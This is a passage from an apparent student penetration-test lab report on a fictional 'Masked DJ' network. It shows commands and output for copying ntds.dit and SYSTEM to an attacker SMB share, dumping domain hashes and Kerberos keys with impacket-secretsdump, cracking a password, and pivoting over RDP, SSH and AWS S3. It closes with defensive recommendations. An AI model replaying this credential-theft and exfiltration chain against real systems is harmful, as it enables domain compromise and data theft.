


Fig 17: Files moved to Local

Using impackets-smbserver, a SMB share was created in kali machine to exfiltrate the files from the Windows 7 machine (Figure 18).




Fig 18: Creating SMB share

In Windows 7 machine, the remote SMB share created in kali was mounted using PowerShell, the ntds.dit and SYSTEM files were transferred to kali (Figure 19).

```
PS C:\Users\Bookings.MASKEDDJ\Desktop> New-PSDrive -Name share -PSProvider "FileSystem" -Root \\192.168.122.132\share
Name           Used (GB)     Free (GB) Provider      Root                                               CurrentLocation
----           ---------     --------- --------      ----                                               ---------------
share                                  FileSystem    \\192.168.122.132\share

PS C:\Users\Bookings.MASKEDDJ\Desktop> ls

    Directory: C:\Users\Bookings.MASKEDDJ\Desktop

Mode                 LastWriteTime     Length Name
----                 -------------     ------ ----
-a---         11/10/2019   1:10 PM   33554432 ntds.dit
-a---          11/9/2019  11:28 PM   15204352 SYSTEM

PS C:\Users\Bookings.MASKEDDJ\Desktop> cp * share:
PS C:\Users\Bookings.MASKEDDJ\Desktop> ls

    Directory: C:\Users\Bookings.MASKEDDJ\Desktop

Mode                 LastWriteTime     Length Name
----                 -------------     ------ ----
-a---         11/10/2019   1:10 PM   33554432 ntds.dit
-a---          11/9/2019  11:28 PM   15204352 SYSTEM

PS C:\Users\Bookings.MASKEDDJ\Desktop>
```

Fig 19: File transferred to Kali machine

From the exfiltrated ntds.dit and SYSTEM file the password hashes for IT-Admin and webmaster were extracted using a tool called impackets-secretdump. The extracted hashes were stored in a text file for offline cracking (Figure 20).

```
┌──(root💀kali)-[/home/kali]
└─# impacket-secretsdump -ntds ntds.dit -system SYSTEM LOCAL
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] Target system bootKey: 0xb3acf1988b0a068292b6529adfd75a9d
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 738cb477e9fc51f5f2f24d3cb541aa8e
[*] Reading and decrypting hashes from ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:b18082f7c408891f34db2338514a36c9:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
MASKEDDJ-DC$:1000:aad3b435b51404eeaad3b435b51404ee:5ca7f7c31e43f3128ac98a2db1d29e3b:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:1dcb029cd00c5f6eebdad323dc01d22e:::
Bookings:1103:aad3b435b51404eeaad3b435b51404ee:a87f3a337d73085c45f9416be5787d86:::
IT-Admin:1104:aad3b435b51404eeaad3b435b51404ee:b18082f7c408891f34db2338514a36c9:::
webmaster:1106:aad3b435b51404eeaad3b435b51404ee:29f505b754dfd810c2ed92ba275b978c:::
ITADMIN-DESKTOP$:1107:aad3b435b51404eeaad3b435b51404ee:1d3c6002ec33da69d12871424ff1766d:::
BOOKINGS-PC$:1108:aad3b435b51404eeaad3b435b51404ee:19fc08444acaf3ccc7efff7ea167463a:::
[*] Kerberos keys from ntds.dit
MASKEDDJ-DC$:aes256-cts-hmac-sha1-96:d83e370fb2878edd4b5197ecc1eac7bd0f58e7f1cdf3b6ffe9b21665eb7c7bbe
MASKEDDJ-DC$:aes128-cts-hmac-sha1-96:26335ee41974d12b29f83f10b78ad7e0
MASKEDDJ-DC$:des-cbc-md5:75ae26579179feef
krbtgt:aes256-cts-hmac-sha1-96:c003889aac51dc52e691e943b2be65e197d310bd19f957f77f8c7b54c0034b20
krbtgt:aes128-cts-hmac-sha1-96:cc66a40a9b491bd3c57087224db24f67
krbtgt:des-cbc-md5:798545cec76dc2ab
Bookings:aes256-cts-hmac-sha1-96:5c2de21a0238e3d5b9a41902cfabb6c57dac9284b27f2981d00e557ac78bb3fd
Bookings:aes128-cts-hmac-sha1-96:3d88e4b8df28f508c17d69ba778bf90c
Bookings:des-cbc-md5:d3eae6929eb5459d
IT-Admin:aes256-cts-hmac-sha1-96:83a86361dca783f4ad70a46d86d4f2068517c62cac51a9319d60c1a3621bbbb0
IT-Admin:aes128-cts-hmac-sha1-96:2f1d901caeca8aca8997663c42e532c2
IT-Admin:des-cbc-md5:fed64980e09dc23e
webmaster:aes256-cts-hmac-sha1-96:e405b124a027020e699430b5782c2dc0e6603ec1397f0bcd93c6e25e3857f6b8
webmaster:aes128-cts-hmac-sha1-96:b032c9a8cfefa16087d95a0367a6f757
webmaster:des-cbc-md5:f249c173207ca86b
ITADMIN-DESKTOP$:aes256-cts-hmac-sha1-96:3bb6464b853a3a058f3d3637dc9299adbcc3c0c56d6b1cba514d311fea47c8f0
ITADMIN-DESKTOP$:aes128-cts-hmac-sha1-96:be2247750304ca292c63884767a78e0c
ITADMIN-DESKTOP$:des-cbc-md5:64d397d5f4571a1f
BOOKINGS-PC$:aes256-cts-hmac-sha1-96:586293f8f20b5443c45e6c015b5e363bf3267ed60cb03c08484e00bcc42030a1
BOOKINGS-PC$:aes128-cts-hmac-sha1-96:af4e341c4420514d28038f37cb00a250
BOOKINGS-PC$:des-cbc-md5:fbef7543430d1394
[*] Cleaning up...

┌──(root💀kali)-[/home/kali]
└─#
```

Fig 20: Extracting hashes using impackets-secretsdump command

Using hashcat tool the stored hashes for the IT-Admin and webmaster were subjected to offline pattern based pure brute force attack. The pattern was identified form the password policy file found in the SMB share. The IT-Admin password was cracked and found to be Julia19! (Figure 21)




Fig 21: Cracking IT-Admin password using hashcat

Using the previous enumeration information, RDP service was run on the Windows 10 machine with the cracked password and the machine was accessed through RDP (Figure 22).

```
┌──(root💀kali)-[/home/kali]
└─# xfreerdp /u:IT-Admin /p:Julia19! /v:192.168.122.128
[21:17:55:247] [8105:8106] [INFO][com.freerdp.core] - freerdp_connect:freerdp_set_last_error_ex resetting error state
[21:17:55:247] [8105:8106] [INFO][com.freerdp.client.common.cmdline] - loading channelEx rdpdr
[21:17:55:247] [8105:8106] [INFO][com.freerdp.client.common.cmdline] - loading channelEx rdpsnd
[21:17:55:247] [8105:8106] [INFO][com.freerdp.client.common.cmdline] - loading channelEx cliprdr
[21:17:56:558] [8105:8106] [INFO][com.freerdp.primitives] - primitives autodetect, using optimized
[21:17:56:568] [8105:8106] [INFO][com.freerdp.core] - freerdp_tcp_is_hostname_resolvable:freerdp_set_last_error_ex resetting error state
[21:17:56:568] [8105:8106] [INFO][com.freerdp.core] - freerdp_tcp_connect:freerdp_set_last_error_ex resetting error state
[21:17:56:601] [8105:8106] [INFO][com.freerdp.crypto] - creating directory /root/.config/freerdp
[21:17:56:601] [8105:8106] [INFO][com.freerdp.crypto] - creating directory [/root/.config/freerdp/certs]
[21:17:56:601] [8105:8106] [INFO][com.freerdp.crypto] - created directory [/root/.config/freerdp/server]
[21:17:56:611] [8105:8106] [WARN][com.freerdp.crypto] - Certificate verification failure 'self signed certificate (18)' at stack position 0
[21:17:56:611] [8105:8106] [WARN][com.freerdp.crypto] - CN = ITAdmin-Desktop.maskeddj.enpm809q
[21:17:56:611] [8105:8106] [ERROR][com.freerdp.crypto] - @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
[21:17:56:611] [8105:8106] [ERROR][com.freerdp.crypto] - @           WARNING: CERTIFICATE NAME MISMATCH!           @
[21:17:56:611] [8105:8106] [ERROR][com.freerdp.crypto] - @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
[21:17:56:611] [8105:8106] [ERROR][com.freerdp.crypto] - The hostname used for this connection (192.168.122.128:3389)
[21:17:56:611] [8105:8106] [ERROR][com.freerdp.crypto] - does not match the name given in the certificate:
[21:17:56:611] [8105:8106] [ERROR][com.freerdp.crypto] - Common Name (CN):
[21:17:56:611] [8105:8106] [ERROR][com.freerdp.crypto] -        ITAdmin-Desktop.maskeddj.enpm809q
[21:17:56:611] [8105:8106] [ERROR][com.freerdp.crypto] - A valid certificate for the wrong name should NOT be trusted!
Certificate details for 192.168.122.128:3389 (RDP-Server):
        Common Name: ITAdmin-Desktop.maskeddj.enpm809q
        Subject:     CN = ITAdmin-Desktop.maskeddj.enpm809q
        Issuer:      CN = ITAdmin-Desktop.maskeddj.enpm809q
        Thumbprint:  cc:50:8c:99:cc:75:66:d7:28:af:53:b2:d6:52:c4:65:30:dd:a7:91:6f:ef:a6:f2:fa:42:54:e3:98:cf:4f:51
The above X.509 certificate could not be verified, possibly because you do not have
the CA certificate in your certificate store, or the certificate has expired.
Please look at the OpenSSL documentation on how to add a private CA to the store.
Do you trust the above certificate? (Y/T/N) Y
[21:17:58:198] [8105:8106] [INFO][com.winpr.sspi.NTLM] - VERSION ={
[21:17:58:198] [8105:8106] [INFO][com.winpr.sspi.NTLM] -        ProductMajorVersion: 6
[21:17:58:198] [8105:8106] [INFO][com.winpr.sspi.NTLM] -        ProductMinorVersion: 1
[21:17:58:198] [8105:8106] [INFO][com.winpr.sspi.NTLM] -        ProductBuild: 7601
[21:17:58:198] [8105:8106] [INFO][com.winpr.sspi.NTLM] -        Reserved: 0x000000
[21:17:58:198] [8105:8106] [INFO][com.winpr.sspi.NTLM] -        NTLMRevisionCurrent: 0x0F
[21:17:58:299] [8105:8106] [INFO][com.winpr.sspi.NTLM] - negotiateFlags "0xE2898235"
[21:17:58:299] [8105:8106] [INFO][com.winpr.sspi.NTLM] -        NTLMSSP_NEGOTIATE_56 (0),
[21:17:58:299] [8105:8106] [INFO][com.winpr.sspi.NTLM] -        NTLMSSP_NEGOTIATE_KEY_EXCH (1),
[21:17:58:299] [8105:8106] [INFO][com.winpr.sspi.NTLM] -        NTLMSSP_NEGOTIATE_128 (2),
[21:17:58:299] [8105:8106] [INFO][com.winpr.sspi.NTLM] -        NTLMSSP_NEGOTIATE_VERSION (6),
```

Fig 22: Accessing Ubuntu machine through RDP

After logging in the Windows 10 machine, in the user's Desktop, the KeePass 2 application password was stored in a text document called KeePass Password.txt in clear text. Using that password, the webmaster's credentials were obtained (Figure 23).




Fig 23: Obtaining webmaster credentials through RDP connection

From the previous enumeration information, the Ubuntu machine had SSH service running. The machine was accessed through SSH using the webmaster credentials (Figure 24).

```
┌──(root💀kali)-[/home/kali]
└─# ssh webmaster@192.168.122.130
The authenticity of host '192.168.122.130 (192.168.122.130)' can't be established.
ED25519 key fingerprint is SHA256:/UwarJilroXWekJRPpHxXqG9X/hhJ/I+W1BvgmjrBq8.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.122.130' (ED25519) to the list of known hosts.
webmaster@192.168.122.130's password:
Welcome to Ubuntu 16.04 LTS (GNU/Linux 4.4.0-21-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
Last login: Sun Nov 10 06:05:21 2019 from 172.16.0.1
webmaster@ubuntu:~$ whoami
webmaster
```

Fig 24: SSH login to webmaster using its credentials

The machine was investigated if it contained any files residing and a file called ‘new-site-info.txt’ was found in its home directory.
Using AWS CLI utility, the buckets that were accessible to the user were listed. In the listed buckets, only enpm809q bucket was accessible and the contents were downloaded to the local system. We connected to enpm809q which has 1 text file and 6 image files. These files are copied to the kali home directory (Figure 25).

```
webmaster@ubuntu:~$ ls
new-site-info.txt
webmaster@ubuntu:~$ car new-site-info.txt
The program 'car' is currently not installed. You can install it by typing:
sudo apt install ucommon-utils
webmaster@ubuntu:~$
webmaster@ubuntu:~$ aws s3 ls
2018-09-10 14:08:47 enpm809j
2018-10-04 05:42:10 enpm809j-logs
2019-11-09 19:12:59 enpm809q
webmaster@ubuntu:~$ aws s3 ls s3://enpm809j

An error occurred (AccessDenied) when calling the ListObjectsV2 operation: Access Denied
webmaster@ubuntu:~$ aws s3 ls s3://enpm809j-logs

An error occurred (AccessDenied) when calling the ListObjectsV2 operation: Access Denied
webmaster@ubuntu:~$ aws s3 ls s3://enpm809q
2021-11-27 17:57:00        227 README.txt
2019-11-09 19:17:13      52910 flag1.jpeg
2019-11-09 19:17:12      52828 flag2.jpeg
2019-11-09 19:17:13      53230 flag3.jpeg
2019-11-09 19:17:12      72435 flag4.jpeg
2019-11-09 19:17:12     105909 flag5.jpeg
2019-11-09 19:17:13      78246 flag6.jpeg
webmaster@ubuntu:~$ mkdir s3-data
webmaster@ubuntu:~$
webmaster@ubuntu:~$ aws s3 cp s3://enpm809q/README.txt ./s3-data
download: s3://enpm809q/README.txt to s3-data/README.txt
webmaster@ubuntu:~$ aws s3 cp s3://enpm809q/flag1.jpeg ./s3-data
download: s3://enpm809q/flag1.jpeg to s3-data/flag1.jpeg
webmaster@ubuntu:~$ aws s3 cp s3://enpm809q/flag2.jpeg ./s3-data
download: s3://enpm809q/flag2.jpeg to s3-data/flag2.jpeg
webmaster@ubuntu:~$ aws s3 cp s3://enpm809q/flag3.jpeg ./s3-data
download: s3://enpm809q/flag3.jpeg to s3-data/flag3.jpeg
webmaster@ubuntu:~$ aws s3 cp s3://enpm809q/flag4.jpeg ./s3-data
download: s3://enpm809q/flag4.jpeg to s3-data/flag4.jpeg
webmaster@ubuntu:~$ aws s3 cp s3://enpm809q/flag5.jpeg ./s3-data
download: s3://enpm809q/flag5.jpeg to s3-data/flag5.jpeg
webmaster@ubuntu:~$ aws s3 cp s3://enpm809q/flag6.jpeg ./s3-data
download: s3://enpm809q/flag6.jpeg to s3-data/flag6.jpeg
```

Fig 25: Using AWS CLI, accessing files contained in the enpm809q bucket




Fig 26: Md5 checksum match found

The md5 checksum was investigated with the one provided in the project document and both them matched. So, we downloaded the required files from aws (Figure 26).

The downloaded files were exfiltrated to the kali machine using SCP, it was found that the images were the real identity of the Masked DJ (Figure 27).




Fig 27: Exfiltrating files to Kali machine




Fig 28: Files received in Kali

Findings:




Fig 29: README.txt

Fig 30: Flag 1

Fig 31: Flag 2

Fig 32: Flag 3




Fig 33: Flag 4

Fig 34: Flag 5




Fig 35: Flag 6

Post Exploitation:

- Enumeration of all the machines gave insights on IP and OS information various services and users were found.
- Windows 7 was exploited with the help of "EternalBlue" exploit this machine contains hashes of some users with the help of hashcat we got the passwords IT admin and administrator.
- After some trial and error, we got the password for VM1
- Looking through the machine the is a text file which contains the password for the database.
- With this database we were able to gain login credentials of the webserver.
- After logging into the webserver there is some info on content need to be uploaded in the new site. This was S3 bucket.
- Looking through the S3 bucket found a directory named ENPM809Q which contains the flags.
- Finally found the 6 flags and validated with the given MD5 checksum.

Conclusion:

- Strikers Inc. successfully exploited the Masked DJ's IT environment and gained administrative access to every system and found the true identity of the Masked DJ's before the unmasked event.

Recommendations:

- It's always recommended to update the patches on all the applications and OS you are running. This ensures you wouldn't be vulnerable to old exploits because of it we were able to exploit windows 7 with EternalBlue
- Never store login credentials as plain texts anywhere on the computer. Text file contains database password.
- The reason behind it is that employers don't give the required training for their employees.
- Files that are being stored on the plain site which may contain any sensitive information needs to be hashed or encrypted. This will act like one more wall for the attacker to climb.
- Isolation of systems which contain sensitive data from the rest of the systems so that when a vulnerable system gets compromised the attacker won't be able to access the data from the other systems. Once we got into the windows 7 system (Booking PC) every other system was vulnerable.
- Avoid storing sensitive data in a common location like smb share. Instead store in a location which has restricted access and is accessible only to high privileged users.
- Patch management is the most important aspect of security hygiene. It must be made sure that all the systems are upto date and patched with the security updates.

- Passwords and other important information must be stored/kept in a most safe location. It is best if it is not stored anywhere accessible to any one other than oneself. Passwords must also be updated regularly to avoid breach of data.
- Avoid storing sensitive data in a common location like smb share. Instead store in a location which has restricted access and is accessible only to high privileged users.